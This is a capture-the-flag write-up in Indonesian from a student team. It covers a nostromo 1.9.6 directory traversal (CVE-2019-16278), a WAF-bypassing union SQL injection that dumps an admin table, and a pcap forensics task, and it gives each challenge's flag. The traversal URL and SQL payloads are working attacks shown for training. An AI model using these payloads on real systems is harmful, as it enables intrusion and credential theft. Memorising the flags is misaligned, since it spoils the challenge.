## Writeup UNITY#8 CTF VOID



Rexy Fahrezi

Gayu Gumelar

M. Nur Hasan Aprilian

Universitas Teknokrat Indonesia

Diberikan web statis yang hanya berisi sebuah iframe



Kami cek headernya menggunakan curl dan didapatkan beberapa info:

curl -I http://35.192.113.20:2002/

C:\Users\Windows>curl -I http://35.192.113.20:2002/

HTTP/1.1 200 OK

Date: Sun, 15 Mar 2020 14:02:41 GMT

Server: nostromo 1.9.6

Connection: close

Last-Modified: Sat, 14 Mar 2020 21:02:09 GMT

Content-Length: 350 Content-Type: text/html

Setelah googling yang cukup lama, didapatkan sebuah informasi ternyata **nostromo** versi **1.9.6** kebawah ditemukan vuln berupa **Directory Traversal** di fungsi http\_verify yang dapat mengacu kepada RCE.


Refrensi : https://nvd.nist.gov/vuln/detail/CVE-2019-16278

## **Index of** //../../../

Туре	Filename	Last Modified	Size
icon	<u>bin</u>	Wed, 19 Feb 2020 01:17:23 UTC	4096
icon	<u>boot</u>	Tue, 24 Apr 2018 08:34:22 UTC	4096
icon	<u>dev</u>	Sun, 15 Mar 2020 04:52:57 UTC	360
icon	<u>etc</u>	Sun, 15 Mar 2020 04:52:57 UTC	4096
icon	flag.txt	Thu, 27 Feb 2020 06:37:45 UTC	222
icon	<u>home</u>	Tue, 24 Apr 2018 08:34:22 UTC	4096
icon	<u>lib</u>	Sat, 14 Mar 2020 18:33:33 UTC	4096
icon	<u>lib64</u>	Wed, 19 Feb 2020 01:15:39 UTC	4096
icon	<u>media</u>	Wed, 19 Feb 2020 01:14:58 UTC	4096
<u>□</u> 4:		W-4 10 E-1 2020 01-14-59 LITC	4006


Ketika mengirimkan .%0d./.%0d./ di url maka di server akan terbaca sebagai /../../ , lalu kami mencobanya pada soal tersebut dan terdapat flag.txt disitu :

http://35.192.113.20:2002//.%OD./.%OD./.%OD./.%OD./flag.txt



Flag : UNITY2020{Bj1r\_CVE-2019-16278\_M00m3nt}

Diberikan sebuah web berisi list anime beserta deskripsinya, dan setelah dilihat-lihat sepertinya web tersebut memiliki vuln terhadap SQLi.



Setelah melakukan guessing di parameter id, ketika id dikosongkan/diberi nilai 0 maka didapatkan source waf.php berisi filter untuk whitespace,\"/" dan beberapa kata (and|null|limit)

Setelah googling beberapa informasi, kami mencoba membuat payload untuk sqli union based dan mencoba menebak jumlah kolomnya berkali kali



Setelah mencoba sekian lama, dan ternyata memang vuln terhadap sqli dengan payload (0)union(select(0),(0),(0))#

Lalu kami mulai mencari nama database, table dan kolomnya:

(0)union(select(0),database(),(0),(0))#



Kami encode nama databasenya ke hexadecimal lalu lanjut mencari nama tablenya dari information\_schema :

(0)union(select(0),table\_schema,table\_name,(0)from(information\_schema.
tables)having((table\_schema)like(0x6d795f616e696d655f6c697374)))#



Setelah mendapatkan nama tablenya kami encode juga ke hexa dan lanjut mencari nama kolomnya :

(0)union(select(0),(group\_concat(column\_name)),(0),(0)from(information
\_schema.columns)where(table\_name=(0x6d616c5f61646d696e)))#

$\leftarrow$ $\rightarrow$ G $\triangledown$	① Not secure   35.192.113.20:2003/anime.php?id=(0)union(select(0),(group_concat(column_name)),(0),(0)from(information_schema.col
<u>Home</u>	
	id,username,password,email
	0
0	


Database : my\_anime\_list

Table : mal\_admin

Column : id,username,password,email

Lalu coba untuk melihat isi dari kolom nya dengan mencoba id nya satu persatu, dan ternyata flag terdapat di id ke 3:


(0)union(select(0),(username),(password),(email)from((mal\_admin))where
(id=3))#



Flag: UNITY2020{Disaat\_Skill\_SQLi\_ku\_Beraksi\_Disitulah\_DB\_mu\_Tercurry}


P Forensic

Diberikan sebuah file pcap, setelah dianalisis ternyata terdapat packet yang mencurigakan ketika packet dikirimkan atau diterima dari ip 182.1.70.81



Ada 1 karakter yang berbeda pada tiap packetnya, maka kami coba untuk memfilter nya dengan filter berdasarkan ip destination dan sekaligus digrep bagian karakter yang 'mencurigakan' nya :

tshark -r p.pcap -x 'ip.dst==182.1.70.81' | grep 0030



Terlihat jelas perbedaannya pada karakter pertama tetapi itu merupakan string acak, lalu kami mencoba mengumpulkannya dan jadilah sebuah string yang kemungkinan seperti base64 :

VU5JVFkyMDIwe1BJTkdfUE9IR19TZWlrYWlfRGVzdSEhISE6RH0=

Setelah di decode ternyata benar itu adalah flagnya :

```
root@noid3a:~/CTF/UNY/p# echo VU5JVFkyMDIwe1BJTkdfUE9IR19TZWlrYWlfRGVzdSEhISE6RH0= | base64 -d
UNITY2020{PING_POHG_Seikai_Desu!!!!:D}root@noid3a:~/CTF/UNY/p#
```

Flag : UNITY2020{PING\_POHG\_Seikai\_Desu!!!!:D}